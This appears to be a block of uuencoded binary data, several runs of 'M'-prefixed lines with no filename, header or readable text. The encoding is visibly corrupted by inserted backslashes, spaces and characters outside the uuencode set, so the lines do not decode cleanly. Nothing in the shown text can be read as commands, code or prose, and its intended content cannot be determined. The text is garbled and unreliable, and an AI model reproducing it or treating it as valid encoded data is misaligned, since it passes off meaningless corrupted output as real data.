M. ! 5\_I-4E^STW+2?: B\N#<F\*. 24MF\_\* /2/K2\$ [Y `PDMSB- [Y. +4' 4G; ZNEABW
MM+60NT\$UG# [LJ' ] %Z; SJRHS; +\*] 3'+1; PRTTDM) DPD^G-WDJ9ZUL8S" W3=H9
MFZ9CTRP [=S% (P" ; 9GA"E [NH' N5LJDXZM4YFWT6B=>; U9EJ] 9 [ <YQ+] ] \_>-@0
M44 (0="=" QZ1AP6L6W, \_"O@/EJ1A"0DH: V2>9GT>C (\*1N] 2TP) \N\Z#CG&\*EY
M0\* MZNV" \_K@CV? `8<9 [LDM. &WA%M559%DP, ' G/Y\$^57K' " ] 6.W' 10S4%X6A; R
MBWD-\?KSF [P@3?S! F; =J `A58L) M#. , 7OHPM&P] LAV6AU<TV7&#^F9G\_I21, Q
M>G-C#/B, 527CJN=>@=WJZ! L23#V\*X2 ` "FJ-F; 3U>4: QUQ5ICO>@M8, U `?DY
MQ?7DX. 3XM#T1F\*PBRZ^" ] F=\_67+NIT^MIZ9+^L9ZBMDX3CDV^3\$UIQX! Z/K!
MB\$9: #Y9G&MC<\_2 [8, +A `I2%5\_ (0' XRQP! 2\*RI/@EY^, H' P' .DLA\*d?VW0AC `
MCQ\U#8I\* (=COX) E' @< [2V#] 7 [ " ] 7>#^6Z. Y/L"K?ZPM\* &9! K) I=\$IDW3# [ /+
MEMYT] /<! G=>8I4RH?MLL?/7C=! 4ACV; SO<D, 9\*YHYS. @T#Q" +93: 8M\_3/L] L
MVO\* L I `@9) 7"HC (.CFD/H"4 [D/ . :R+11-) U=7 [ ^ ] ' 3L. \* [ ?\_ ; \LV&H `@J6H
M (3+NHP) . Z?>. +T\F9YQ! F0TS\$ `AR\*%NEL9G<XHE] \_N' BO610I# ( `HDUOV\_0E
MIR\H\_?Y\ -C^\_ . ) OL3R43-\PDA+4Y56U. ->?D\*\*>#?<FA2>1 ` ; \*1T&5\*ZG%, V
M: , !S2>O, , "T`G+IH4\, W`TT93R] ^E=1E (C4 ` ; 6K7IJZ0NFW8Z>E [>NMX@G-L
MG\$F=R" 3\$M7DUR\*O\* . " ] O#8>TK<. 95' DB\$P"0NC) MZH) 2 `TVIC^DLN\*2VB=0 `
MM\*G+-K7CU) 92\_SK] + (D3=@A^F [9NTS: <UEOA" 75F<ER<ODZ8H6\*01] W: 8<UV
M6' L [I\$D#^<#) 3#) ) F: \* "VEQLFTO) N7AKO#H^Q6MU [ ^=S:=, Z: 8\AL, VM: G-C
MB\2; ; JITW8#99\*QT [96F0%=<1) -J+ ` "0NC%M: C06T+\_T; : 9) -5AL, \$W9YN (X
M% ^N; \_ ) 2F6: ? [FDNBY13\$N=1M+@WGTC; ?P0<N) /?K] 8 `1\_6Q" &\_ : 7R! RLA) 8"
MDM0&J7/\$. N (T!) F>: AX) /0' @] "6G=Y+>>D] ^U\*5/ : `@ `IZ\Y/=0#WJ>\_4/>0
MYRGC! \*+- (9?O `FP3"2@' ^C) K! @G#! (#36TY?2OK" &\_=\$7 `P1408 (!.=0<0ZU
MY. " \89> : `8) ] PA^F] YD; 7J32\_K&IX<52! 8FX24%P [D4G `L\ ) 9) X) S' 3' %\* >
MDOB<VG' J2E\*7E%I- . <?LA5 (2D8 [QT\$ "1R>P3" 8SOA8\_2 `D8! G3S^<' +N1Y=,
MYL8JI+ ` \V/NNS?AT&B&M (G) J&5' W2U^ \U<M6^T\*A [G>9G6' @9T, QG</C] ' [
MK\$ \_T\_ ' 3\+. L-C= (? [IDD-] 5] OEP@MRT. 9 ` ; DFLDP6^ ; / `H#-%\$#T\_8#! -6"E
M! OQ0Y7<N2G2B-16P [-; ; \*6YMR] 6 (\W@AW3\$=5L" `682H! 2%Z\*: =I. 1@ \XH^<
M%; , E%, .Y] E8Q1-: H7T. EOG4J0=H600, : EHU4 (\$N) I0WH ( ; YD. GP2 `V81HA (\$
MI] 0L: V% ("N4TPH\$R%=\_F; : ZM [ ] N+R-EEGUM `-\! CO9' , E! G3#8=^2Q `L^H8
M\_@A\_%@) \*! 2"=YN>\$SGAE5, K01KE@33 ` , @B\* &; SA `#] / =9VCAG! /7") ZZ#AD5
MVWX%? \: (60PQ" J&K<>\GY [\* , 0: M=^&C%Y= MW\_A<! 7PS?W@41D2! 90, GS<KT6
M: JZW; , #: T7' &FQ<-1-\_IT! 6W\ P50#: -44J+ `L2W' ?Q<8<7UQ0M&EKM&; (: OS

M;3\_C\_BF5=OGP&%7;N?1/(U=I]K1\_FBY&5I`WBJ\_:XKV)]EEURVH@&2#^6N' %
MG\$8G\,Y1=<(^;[\_VHS???\*2U"W[FRW66FLH'9>8Y5Y2WT'&4813&\$X!#. #PK
MC=\83WP\*Z^MSS\B^YNQ\*SLZ;=TAW3\*^D&!O4'4;E00T@4O3V\"&. ;'O[U5-0
M+5R45L(@ (RZUX5\*)Q8]@3-9B\#7L\$IV01YS>LJWDP(1\7DW!JTDXJB8M#B\*
MU+=G=-; (8F&\_)@U=KJH]/UUA00/X"OM\SE)N?. (&S+BXW%I1/RVMZEBPCM[Q
M?A=L&8Q^)\*DPZ2;<^?S#)0WL&>H86@FT]J,#!P/WTQU, \CV\*5=<@T\_D#1V2
MQ3X?P\*@X\_Y+JXVJ!\*Q^]NW]? .40))<!)&KW0%C)IMVZK7\*W5%W5,1?;SGJD&
MCUH4.Z>^?"S+]^+D##1%Y6#H!(VI,D[F'RZFB>HH#\*J#6OGAY7DE)M,WJ'93
M.RP:MC0FF+ZPBZ-'.'31DQCBI&1F0RD,R4R#U8/YE1B(\_R3%HL,Q#'H'\A])
MJL6PE\!E)<SR\$C7CVNSI]+2\_R8V'7"2?%H%D"0W8"V/\-X:I&0-\_S&#R"\_L?
M+A\*"M)=M\_"VMPX?E"VK2J13#1/PIXL:W"\*IU>O:AEZ?!RO\_@C7R8&ZCO`"O\
M\_6%'K=O1BER",L-D'D8AC-95M#<)J75"C#31R6K[\$I'K)D/#H/SPY0`)Z\*/
MJ\*Z6=?5^(L\$NF8W1'7!\#Y)/W>860XC:1TCQ85VP;18[\_O?T18XYZOHUHYW/
M"%\SB%!S"A:AH4,\,QZB%(00\_@(OJV\_@YB]C2K"X/4V<OYXO%#=>2CRW6[\_
M:86=0H@,T2"SL\3S^X&3I=]4"[F-Z[A73VMHJ\<S<\>?@ (YUUHADJZ?U8B.O
M"81WJ;9>\*-\_JOL[BFW/\*HGJ.;U-M@[C]OP>7J305(CL&.1:EB7E=ED7-7Z4W
M:A\$57K45CI' ][ '\UL!A'<9KK@\_T]-A[L7-3T>S-XQF%O\7) [WG>;=WMT`U!C
M[CGK0^:<A2=)7>E)\Y?=Z\_[N^7"CJCDG] (/GIY!>>?K! [HG=L9#K/U%A!`W.
MZ^F[AC[%Y2>?8+U]6<VWG[KG;JN<B\_DD!.,)QUO]7?C?B">!3Q93H<@I'242
M`M0XWSW'8E7.BS6A1][W\RTR\$48--5[N[ [\9(34T9'0?.`\_#%'WR@2CN>\_ \$A
MO1Y\*U:<[\_\$,+,J"MB(HC:%KG()78<:.Y\MYZ]RQ\$LOK:E].J21MP?"0(Q83\$
MRA%1:D2IM?74APC9&\$\$\_[ZRR@F<P7HUKFX>-T&.&2;<\$.B<H!.M.ZCFQ`EE&T
ME5' TR0G',6-+M7`<P[']U\&[IAC9I&\_PWRYOX!5XD&,N06\_)4MO'Z\_\NZ/R
M0='N';`YLD+8P</\$@X?-ORZ9I\\$]C)Q21<5X%5L-N2)\*K@A,8P=<Q]Q\*JLER
M--&\*T1G7\$1Y=L%\_](\_VK7>(2/W/B&B,&JD:>^<W)'6HU+5N;Y#DSZV]\_OO+
MZJ4;UBGC/&#`EI7K'8N075"-4?W#V)05GH.)?#; \$WNW\R6R-!J9N.^1JH=JR
MRD+SQ\$4\*]>W\*NYK@BBXNO@<AU9'V/;\*#6L!;1^H2[<,@C=L8X81AJT[6] \*1
M=U/C&)S:\$6R`[:1A.\\$Z1,PS&7@7P.(;<A\_RN<?\_.((9#NBQNC[<[OG%
MAC>2PXY';%Q(%X)'=)/V[6JR>UGA2,'.KS;K'=1:.\$;\_.;F35.<6\_DIE<X
M0Z58^8\*5QP)9@F!E[D;@\*@<?U:,ZP4+K^:.OFSO)<PC>A:^5`\$IQ\C\WP;
MT/'=\JXWH!5"NUBI"A;?IP?YH)7XV-\$T5NH+6<=!1RL2FN+1'6\_)UL\*Z)QI]
M"96HMR=8\*=: [8KTQF(A9-; ,P=E#,)>U>4\_'GPIU?AI-:BWDB\_A4#\*TP[J<72
M%Z6ZG.H5:,3AXF4!0`O\$U/XB+U0Y&6]\_D0A9>OL35#IT0I;%1%9M\XBG<260
M6>5[@\_HD1"/SY]!\`7#F/:O9\*H\*=N7@HY-R6AT"\$5(CD#C<%?A@,\_!U7!IP4
MN)`(D9\*13AW4'4^JPR<UT:M':XMKVG)-X^S!]\`E@YTT2]&U! [?FH#DJV'JO
MFM^NB^\*-JE#C2Q>KHM8L\*M; <OX-E5X>7+R51%\9KH)+%5,EJ)#`?8.T)JN4E
MOZB7D9W@>09RM=ME^`W9\$F#5FL85DP.WH#5S`.LRDD@,S'EV,-8<MV,C]]
M7>,J5'S9,Y52RW)<5@F7D)6C\*Q%JI\*E&NVNMOFN6&/F6&9<6@.YWH3F@/A
M\$\$[3QIX[F,T&0K4!>S'WAZCH"?<0V-]VRTX.^H5&I?LUG`EJ6Z=.\_Y8B^A#
M32UKB@X]#BL9AJ[,^L/I^<-5@CWI@?[:4D@Z4E;-9:\$OO@7DCH@@`) +BFCX,
MM) [!8(3K#N5RZ(R;1]1N&R1<ALDV@W3]6M27F8,D@X!FJ.1DR2JM,RPMNNIW
ML`5CT5TYT36].Q)J4K8K,.%TD\$>U&,[&:RZ<50)WG#^Z:(]7,0^=DD\$L\*%;-
MN/@&P078D/7&9"R(!COI#>Q;1\YDL?@7^S\*K\_D&WA)\$:^`G\*\_GK-&LY.L`
MS^U9C6..E\$C]IF7;5ICLS]YC!.FL:QF@<RHP2C\$#'WO2&RZ(R"9O?)3;34BO
M&1P8!QA.GLD\7S^J,,XQ\<]8.:I\PP05RVLL.=<\_W-20S6:\$4TZ"NY[3\<'9
MY.QL2JN5X%H,I3&,[KTM]319&M)FZ3LA)0E2'='7-+=X.AW\=D\*PJ"6+ZG>6
M!DS'3\$PL&34;PFJ%\_=(.\_3Z<>5N=L)[>"EV]O(%\ZG6CZ.:9\*.A[\_?/O-+-B
MLH[>+M<X10RBCML^]:>0G\A&1#A>\*TQC.K'HP42.R1^^A5,%!D\_8.D\*@']<
M1=<J^PL`B9CN7^ENU?9D0I?+\*<!N=2(B1\ME[I23JF3PB\7.YJ&/;YH.UM;
M"YV&R&C\$H0!9R3T,F?G\$[8;+PYFW\*PP@0\_]Y]/PP\$8M\_]5V\_YU\=WV-]6P
M\_4'NMS(?[3/\_[;]K[A]+;<OAA?)LE\C#<8\*,.UX>H^!RKO3]FRX8R-\*E/
MD[.I3Y-NOR6\*9DG902\$:^3BJ'8H/2S)\-HYO<L%QD27^N@4-=-X/U%]JWEC
M<&=OL".%K^`#DW^]Z9\*B>//#I^^\*6\_\!C'? (3KXJC45PXG[1[^ (H9OXABV<)
M9%8X(\_`I\_#M\$<K4B[\$1^57NU]:5%3-==\*T=&E<86I)I/:\\_5Q&:"\*.IO`AT#
M\*]' /)"J6J]1B-\*\_C[[9B9+C@58;PT?\$CFM.]8'&S8^DW]\*N\_WQ0;8>,DJPNZ
M`/5(5UI7X=<4E;%U.%&B.E@\_V6VQJ(@D1\$P072Z-R;- ,0'KU\*]CRRW)TLZ^?
MY9T57>`]=>CV([/2ON"W^=W5:O5[-XX6>N\XP/N'%\W/V3;#]9:<GA!K61U=
M/FR#`0U&;C;K9W"&#U]U\*HB"LNR?81@^Y!?"Q]";D=A9+TR[TS6YI.`ZWH?+
M-EZP5`T>X7;\_C`W&Y/:AL6/;AR5[M%&-I":<U`0F"=^%5P\*OM>+\*H.).#X#6
M^FK@M[+\_ -176[49DO>^T,O+X&[VDO#!)YZV?^\*5[4S9TFTR^WB:CRV3+R09#
M\]VJES\*/4N8%)S2V,,1%8\_9K=>=>F5&OW%Y+&0&+R.4Q>X+-1?\*GX8?NVXS(^
MT%TV\_Y0=]W]2^U:I]C7<P#9W;S1P/6Q@I+1E;KSHQPQ:^DL9HI#<\$<6C@)X@T8
M/OZN\<DHWBA>6\_CBDI;P3BB"\*#>PP9J7/TRTHT:\UP\$3JD:H\_7;7\*)I\_Z\4D
MUA2^4L".Q@W+CJD;4;JVU9-/+="B`[YW(Z!20!AG"APU,OV\$85E[,?I"m\*9&
MIL;;WDY?L32WHW-.BR<?L\*LCGBSP#P(O(>S<,#<IOI;BJZ[0BZE\_W/QZ?J9E
M-EKF!7UXEU)\-9PL=LLO7\*S0<;]8'R\_\$0Y!Y"H!`%<0T\$?-DP7\_,'\_B15\<
M\$;H08\ (IN<G^++I&+M'`@<Q)\,ER(W=XXXCCQ/'-'1(-%90\*4(O6/?L<)ZO?
M7\_DI@1X\_F4BY>.)S)V^8!C;!\`:%M/O\_M01\_\WZTW'%\$?27IA3FKJ@6\*O>9`F
M[+5%+ZZ]^G/K+=K?#>[+]VHX40.F.8:J!(4/\*N,3:E^)V@UZY,^H;;. \$VJ;5
MVQF;UMOF0[V1R)6XQ9+07!R+U0;\$!V8,53`NQ6\*OSZ:7F('DNJ9N&^Q.EKM

MO&<===\$ZE#\_IF.D\1Q(D@720\$P\*3,"H,^KA9JIA>J\_/FJYPR9C8V+KQJ984(]
MC3Y?R\'S3/JYB8;3^L2H+JTN?@L<I:YP<\'3PR2-M8N/U0'D[+W@A!D"JB3>!
MN@["D<!%;AS3Z\*V,R#\$T!3WWETJ4DSIIT;UTV(\0J-)MS2"(/,K?[MP%7' \$U
M"JBBB4"PS)WS=I#<LTD\'<@9@%XBAJ?"?'\'0&R];QD'M; ;Q\$S\$Z`45444Q=/S"
M#5/KCCI;WTFP!S`YD(X./9AH;)1D<+I2>#XZ%?/[N\_]\'45A\*PK#[+T!+'6(
MSZ8D:6,U\_V5^VC)\_ "0"6:"JSMUX\A\_=XI)=V\_J7LQ70+'Z=4YET\*VK?A%!FB
M+.#&JEPI)XA0M\_BV\===\$PI(0H@ZY"C?.-3<Y?)JR@VSSPG\*5)O66NFJDKF!F
M;T&=6"3N<7,B'+<^H<<. (TMS6/:AT;7L1(5C+PY2\_+'8;+O@'88OWYY[:UZ3
MOR[6`5V[?O>PPWH3CL@TT8#ILB`EG\_(/NKLf[/ \$TK%\*HJM1\*(;6"\$S0IA!4\$
MSM`([GIV<\*F/\_(&(JT08!/'P7YVNWZ84FKI</WVXPE8]4E?)>O\_M3D<\@\%TN
MG\_)D?1OT<ZS,YM+%A6"";HWBwj^#/BU^G0Y22NY-G+O<<%\'ZO,N\_WSPJ/5;
M\_,FORZW4]\_HC/%"V+:E5"P'7I-S('+,=2;4G\*@<\_.IZ;\_V;-A&1\$ \_ZY(' \*G
M3L[J#![\$UK;@-JO4UOV\9<#-F8L8U8J;#8&%`H/U87IE[RQJ^78[C+9]!^=
M+6]`ZIU>HGB\*7U8+53\$^UO32YX8P\_(Z:L4A\_V0A/ERH>M<66N(J`!X,9HIK
MEZFI@^H2=3S%9%S5"SNCXC48",`CM?)P@IKOI+30#^]6MSHTT" (^;)69&#?@
M)`E\$Y8UZ'2C,%CT&O(. (@:U,OF<PJ'YM)?&! [1[? \*\*X6HZCA`"4%/05`\$ [</
MN!`(+F[@%&()]G5%[WMWA^G5UZX,2!KW/GY?6G6GMV\_IA33\_`9>(5RN>\_`^>? \*
M9/I9U\*U1Y!EFYB\*=%&(\$O!7?:X5+GR5X`8P)S!>[O>GU(,Y\$-:LKV<2C7@
MBYK\!GS%.&AX.GE\_]431R?QX;Z5^1)6";A0T[+MDXX]"43\*6J3\$MVT\$)(V/
MO0^%PPR.SLD.@K-\@.6"-X)O<(/=R160O>GYX!0@8%92EIK2\=UWFC\_0S:(3
M\*F\V.3WR%BB)\*DE4:Z\*&K\1IFM/)R;1+8[!\*CC]@I\_C+]-/0&Y%1FD+26\$U3
M:IIPXSMX%2)0\$`F<Y%I'G6GX-GE\_\*R=P`2GT6AR0P%) (.&,\@SR2#/?0:(
M`S3[?@:Y\$0E\>9.S??)HK?`\*R=QJYF4G'88^YY0DUBEWJJK25)U.X=:A)&`=
M:ISG'\_+UM#6NQC97SX3K,Q'<\_35\$5`A&4(OAO>GN`(N`99H!2,@)SE"9X%?
M3\_;\P\O^PXV>O;A93L)8\$01[3Z[4%88I^XR0X;W/8^?S@&IEVV>46+1\$\* `(F
M"CVD(U:7;<FEE'PW@7<P7=EW>T(IC)#VF:3%:VXH\$K7%E9`AXE0MIV9!VO`%
M')4)@K2+&3=XV3:<+;S0M=K;W9=N@PVT]ZM>@`8%<C="PC2`<;99;(D8W7<A
MLA)\G=\$79\*,<:SN.?(/YT)XZEA3IYUNKC[3RBYRT=D5,8,(L1A2""\*J"K>%-Y
MSQE,BV:Y60YNF" ^A9.3FB2C5H>X=U%AM9UOJWCJ^OROG^\_N2L+@EBXLO^0C&
M,0;6S>`Q;\*U81.8XVJ.])? )^K#=VB9Y^NZ\$1R,LJ^~) [TM'3:K5E6LTTBFRN
MXVQ\N#1#[A09%X=VZ#.YL0P:BU':)M2)HS8QF.S;F[O!WOO-7720&^UTIP..
M7JLHP\_0:YHX.7\`N>+;/5M<7AD6W+#K<^`B&FPYKW0(>PU:\*\_>6Z:SE9^R)&
MW5X\*OU^NW)-(V=^7@'7P83Q/WW\_8^)4@H)O^\$V=H"\_1(C\*`B(MA792P#KI0D
M\$=Q@'"4CT#2R\$&30HIX=M"A?C\YNUH->MD[XG'7\*YZRYCX5;U\$3M][\\$-RW#
M/S1%4S8=JNG\NA6B\_S(Z&)\_ .5AO\_,./)BM]?YIC%8'Y.,(UAX?8W3WAS2#>^
ME'Q\[U]47T10H</<^C7%U5ER=<(+C&`<8^`%&#R&K1FK7N#?/TP.N%4P\$;.;.
M/70!"0\0!0!0I!]"%L^U?I`@4;]G2VE7IF,4F9HUH\$?J\$KC]87".A[Y5V!U23
M)#XU>M`=K!UT!PCAH?UJ9S%\*%@/]>\!US\$55,VR(JA7UR^&GL\O<'<SI^QL
MB)FUH\`!\$TNEOJ>V"0VQBHQ9>9=NP#. <##6V?SS]]/DO;6WQ0NERO7K]]K=/
M[T"2SM82/PN12!WU+T+5\4;:\*Y=G>;@!:2(.5Q\_6\*P6B,H5?G+)=TF^+@S\$A
M8W9K+1EF)PPB=QR8\*#/0)\_'\0E@\*R\--T:X)O@-^' \*R'4"VB8\V[#@N9R"F
MQ%E]\]\$.@]#800<"<>"^0\$WY+R(G'1@X' ^VH#R-NTHF!,^K%P!UU8^`F\_1CH
M:4<&)C5F=,54!\$%KAIQ2A/"M&3)J\*7^R>?RR"#@V5PDN@O4Y:Z5L>C'QT3\_%
M\_MP: !U^C)-D@P(+`99RS.O+8G#(@GHX!LI#EY1..KK.=)<VD8#/A@3]B?\* :1
MI2#107SDG8OCHU-:;3WG`N(<1N9W)(+M#<Y,FTJB6-P)[[>THM)GASFF\*!,N
MIN)B,\$M\*`6H&-)`82(25NIA>=BZM8L==Y5@.7R(<#!]B+PIU\*)/]LWC>=-<V
MA.-UG\*:MN6'VAK,O6(@J1ZT@#M\_DX-^`7%RVCX&#9U\$ORX5T0!T/+A?A&B%1
M6N+QAL)"K+=DJ]'AS,\*`[2T"K1R,%T&'040<9&!/42,.I.L[E9/\*[I8MK>A
M\Z! =Y^YQK\_R&9-C#P48D@D5[Q-.@5;DTQ,1#6'?F6)8#7[J[ETW(<YEJ!04N
MUUO-L>\*@5+UJY39@&VR7#M,0QQ!\\_AA[?8M3#O>T\C?A!L\*0M72W]P=@83D/
MC\*: \_X22C#%/2C>M[?S&:[Z[W-AXIJZ<U+1;WN95IN6H\*[(F")--7JE5M\RV
MO,/U:G;/B^8!&L,B\GMWU@>(#WF3^O5=L=O7-\*8R(N,;,X6CQP:`&0B!G19
M+@2G,`\$`WPEF6)86+ZHP\$; &4^P^/N!`/8LUE\I;!!9WE7\$J"1LI]HN;^=]KO
MP<8!6+`O7<WV&(VD1(GPQ<6Y('FY\*='U\_+HI`TN?"X]X/\_9^W,N`78IZJG8
M+X^;U:M01>#/X0M58)4YU]3EY?PQI\*,\_M+EO:.54R%9:E\$ZW!)9&' "=V10]L
M8;FAVSV0=L)\*Q.J)/H\*Q?Z=: (CB:21C.=@S^I#.G<9WU&)Q-T+I2=Z2U>/KR
M&%=>8^JX?I]6\_\_GBGZW1/4).>;Q\_0E\_I+P^WPFB, ,HYQW)L9>698UI/5[7J!
M#Z5P2B>%[>CAHXA5LQSQ!!H&E,4<HYQ2:FNQ]8>O46`\*K&W\$C"HM-SDDP4N)
M%`)X.H&+H?IG%X.Y:(\_'PTZLZ`NHCW&\* "3T3'=T!M4)HNDP\4[Q#G7G;2[LA
M8HRZ(9CFP`W!,--N"\*:9<\$-E%1A2';BAY@W].-NR&5UP@U5A4NXH:HT:3>\$
MT6'2#56U3;@AC!C5#85F!6<#PTKXH;PP==H1X=!#PA.!4[D15Y3;K%83:K\*?
M]D6YM=E;SH@`E4E[H[S,[( '@LWXHY\*5X^Y(Y=E(^[(%6;,\$'3EGQ)V1:]P;
M[J@R=>2.KN!.`^I0R;>(>CP#`E\_E85`?8P6#\>S!\9[>@`\$95XOM[?/>/9HL
MS^3VJR>MO\_#BADS8,D]>[^[@-`0'&\ZI<<3[PC>,-&@&K(\$801NGO/;12</ "
M.A86]Y#G^WS4\$R0XSFQYPTXFN`+X\_#<Z!2D[MA;15X7!W9/ISFJ"!75L:FOA
MM"US]S5L?VD/D8-%K%E\$M\$>/QW/Y' \*^^,DH5\5\`/,/?TZ0H\$IJ`GM0\$G!\_2
MA"V#+\B4<D&FSRV\$ :Z\$,+>"AZ<FYJ`+K67-9JL@V/G6`LBF19.PDXY\*L-:!7
M0J^UP%(\*I)W<F3^>+\4W..6QNG]BJY7KUH^[S?[ \*7WMFIRZ' SK?GB]OURW-<
M(ZLVC,CV-S[5Q+,7<+ZN5H\QIU%-5!J6G+>\$^ .Y%@I\S'WM#C!3-1"D)K9\ -
ME7I:;>O8>VEFC+:\$1\*>!5A?RL\*23D\*J!%"\*6:TGDJY`Y\$LB)2`9%#5BDL1)(\*

MB)-?S@55A1GTF;5F@83[ [RG@I/" : , &&/ : ; (XX=GQ5#AYF"QFF2#1] 2=\_U@XU
MJC<75B=Y'FUQ\$LS\$.YR@&(4XRQ3%-`Z4@U<FJ`\$=?!.\*[A6B?)%, :AG[+Q&G
M%`XJ63"S&%0I2\*R%G+V9I>B7HW`#" , &\X);<K'-O-\*UZ%V\!/=-2;KNMNQ@
ML!\_0 (IS>EWEXC&>PKQ=/2P8599M\_0\*DM, /X: `\*A<1UA5RQLJY&GO=XR9P, 7#
M!\_H-67]XIL5%8>A`A\$);T7<J(=%&R#2@;\$;J^3[R\Z9\$+G@1HW4K=BYEBHZG/
M+<1.\$8>\*<6BCV?P (#P9Q\$ [4AA, WFYF+W;; . \*%JLV-U!5]"122WV/^QZZ6 `OI
M)%<I7GPSWG/H, ZTP, 4L1V&R`<XJC3/!LY:FP\*F\*Y^N^WQ:N\$UFCTL-X99K2'U
M=&VL)8A`YRZ..>X[P#GZZ="0UU\_VGEZ>OV3MS74@OAKAW7W=.XBBO@'FY, V
M;T, +@>\*C)XEF^Q? [. . 7#, ' [9J@#G:' +R@597+\_??"<QE^VA>\_N)QS)\F\#4
MF^7SQ?JW[4]O!K!I\$#V<X(EM`\*Y?5F>9QB01(AG5`#-X\$, Q"P6LQ9[A\*G3NL
M4GMF;Y7:6DDU6\*6VM8C;7Z4N<Y'8GQG>AE<C, 2\U&2Z/Q+4C]<<6QL?UTY@&
M&'X@@"#`"I<Q5^D-K\*S\_%2N\0H5 [%SNH<!GJE48J\$P/!-\*80#'J&H, .>W262
M6O?#0YI&I?KU\_D6\_5M^Q+\*A/6V48LPSS%GF<R(-1Y#BN\$ERM<I>QW#0+8=\%
MEW!V\*>(WZ\*4\_YI7P>0J"="^FGJ7>]\28@N2SX5`5GY\_4[U3\S/RXR:^LRT=:/
M1+/\SQGNC%9.SUW3NV7S\(/FBO)O\*T5%>VL:(<AXRBL%)@.Q5SKN\_EM+SE>
M#@Z"G3VNSE?A.8#`570^`93@#\$/NO, 'Z1WPV(2Q!Q\*E%'`B\_%\*)A! [ /4VP\*
M6N4\*%>? (\*-:GPMM!CXN-N+)]P-^L10<Q]A([U^/'\L\X6&\^B\$3`R\*H8`' : ",
MS@"[LD4X;A^<Z#\]&\_) +X:-A!)D`5@JD\*DOP:^7'QMVK"TPJD]Z\*(W=U6^/
M1&`E^\*9Z8(EQ\74FQ:-3CH"DI1`'B>':9M-3EK\$NVD>L'AZWB1\$E4;L5I [+@
M&\_:@1V--C77#>;, (5D3P\_25FE<)"4PAHUD-5@NK5<R!\_C8E[LHY76ZUCT>:=
M"-9= / = ! , @W (; \*1=C)2&@T; . `N8I?BXC3V>SX[\$\*/(1H, 17)T\$@YY. `<IK)#"
MO+\$.V5;8&)X+D`!`'(J5`T&Z, \*, 4H-\*L5)GYH2A2CUCS@AT7?5KKFUWN@-, X
M7<\_QET/Z"TI<(\$O3B#3<"L+B4\_3X(U=>M?[I\_/GLP\%TGRJ)IP1`OM\$.^YOU
MX[ `AAEE)Z864CGH<A5F!H6\$D`>&/3^G3>4' (?@H790P6L-\*L^<-R.H?%@5;C
M0, \_-(3UTO?F&D67W9;FY\.^<U?7K\O-E2P=Z^?EAB[&^O, P [, /E\$W/#>\_J"
M+0PRW3T]\_+[Z2+>[D\$"BP(G3\_>A<1;ES5;^KJF?MS.Y1)ET7VVS@K4H<!/
M[TR/9\*H/O`"O, M=> ;>B4V1\^F7!]Y!E&C9N[MB2.KB[WODFT\*; /2]I+NE^%
MT9C`"'9P]@X9Q-D#7, &]7BWH!O2X>L&1/RPI3-^T%+H->A4A^O?5\_, 7;87\*
M@>[ /I5RLE%I;4`E`%\_:6N\*DCK, : `Y:VYSZ, >`Q[O8"FU+?IL32L\$D^TM+\$:9
MN0/S<-&==R!B/KQA\*Z, G4\_JIL];^KDU@N`'P, EF?60@3DP"!S0:X4G%A"U))
M"SN\_;F7^:.`'\_<0OS!I\QN-G<M>:5-(0X'L2, Z3-K86(E1V"S/LYD@N.YP: ?+
M7I<U.\*;2F-7FCG88\30<Z%APQ>OYQ/\$7U30#-"8R3%?P21P"0Q5\*`#>DARF:
MQL!BB1%/U7.#^;\*DZ, 64R9B%\*"I"+G+#9-G!Z^UYHA"\*KOAT?, OBQL-;EA8 [
MH8S??]G(JH+N@X)!NWT/ST1GU]=N<6+U(ZA(J6KY!ADL50WYI?`Q#A/D+`6M
M%"JMUNN&IFX#<PU:#=>JG")5FL&K88+^QZ-4Q\_2"FJ<Z#9HTF'+D8QFI.5,
MD=FPY91<N\$3+@>/JD98CILVR9#, AKE:ZF8QU5INIUR/TO@ (6AQ/\G/FXKJ#(
M60I: \*+0; \$%VV`UB/XP5\*;33<7"C2\$\_#@348GM?<5\*, .#?E-B%6BL\$!5\*S`P'
M^;^+=H\*NH"W2B<WI [ `5D'OUO`L]6B?D+T=G[RPE.IF)E (< ([RZSAO`9D6417
M[P]J;S: +3P"SD`L[GX5]-\&.GZHA"C>B,) J\_Q[5B`! : #7<`-AD"CP\$`3=W6&
MZP:E^Y\$94[2VTKC!THJI\$TLK+F-<0&NDXME&AXP&-LSGD`9\5RXD#" \*04#
M[R5H59TN#<X/Z' [23%2OTG, `W?KL;? (NGT)K4(77)W(G/-BFZY4H\$M8B804M
MDAAI?2P]\*UJUN)C.9`9P)(U8YNG)F`\_7^]LVB\$O@K\$H<M:.B<%D;JF%G2B2
MQ2R-B(E/R3BN\$)R.Z;J%W4M\*)"J4V)VFJM=3Q/'!\*3P#-IA2<J#T4)>[]CA3
M;S.>YG4RIT, K\$=FG/WCMWU-BL41\<3Y8!^[Q\*N`5JEH9M)2' SC\_H\*`;KO=7/
M;\*>NCYXHI.MZ^8SVBCO/\*\ZQ@6C0?4#]E!U;Y5\*W\*U>\?7U)-%5/;4\*RGHY
M\3!8Y4U#<H9@95?!\$?9\*L, 5H=@JQFIW4G^\1M\*C\GBO/E>BK/U%Y4\$YRD7\*<
ME(/6'/(KX:-%!4E`BJDP\_W5\*KQ3V4S1ACF`\JTRS#C(, `7F84Q)A-(NPECHW
M4&'Q\_&<L3/U#; %WA8CN, ^`\$C8%VH9A5#Y)36K."K!^Q2V`#3#!2%\$, E( ) \*G:
M<Z') / ; 7M8\$=-@ [#TG832NI5)+4J\$JD6H2D4YIU@-0>7B]N#/6.#/5. [SWS;M
MJ@G(SLC!FD&M4[ ]K:N!6J^U6!C6@1-, 3`L`3-2E#TZ./8OBND=%, KP0-U
M4U4<="BP581YB@16) (:AI!`E(-0V:K6-XU.\*;'`9M4C=;G/\_SUMD8-F\?1\*6
M\*0\*\*G>`L9`K0, `!!2A1\*R+/\]6D`; / (PIP3?:\$92`3, \*=G\$IUZ; ; =`-A)! (/
M7\*`)Y);, K62.ENAS2^&B%01`L)/Y1X)-/PFP"K-)\&O-2`0XF5S\\*D>, B(Z3
MWZ;^B3;\ESECA+%U[X01P(, C1LF31ZZ&H+A<"-GETM^WD%08%2R\H5B'(\_Z0
M+L/^F-Q\$0\_^0 (</\_/EWF/H%%P&0\*7<MOX, 4&;+FHGQDUS49M:WYP?/CY:GY.
MP;WHD.0%`]4#?.S3B):49M1+?!@A)^.<CY0@DEF1#`WA;6PI6`0P3L5:S`\ /
M+Z; ! `!<:KRS\]GG?I?OYR1%UU(TW, X(J&%0GJE\^ET\FQU)!R8`EN9L]A, =
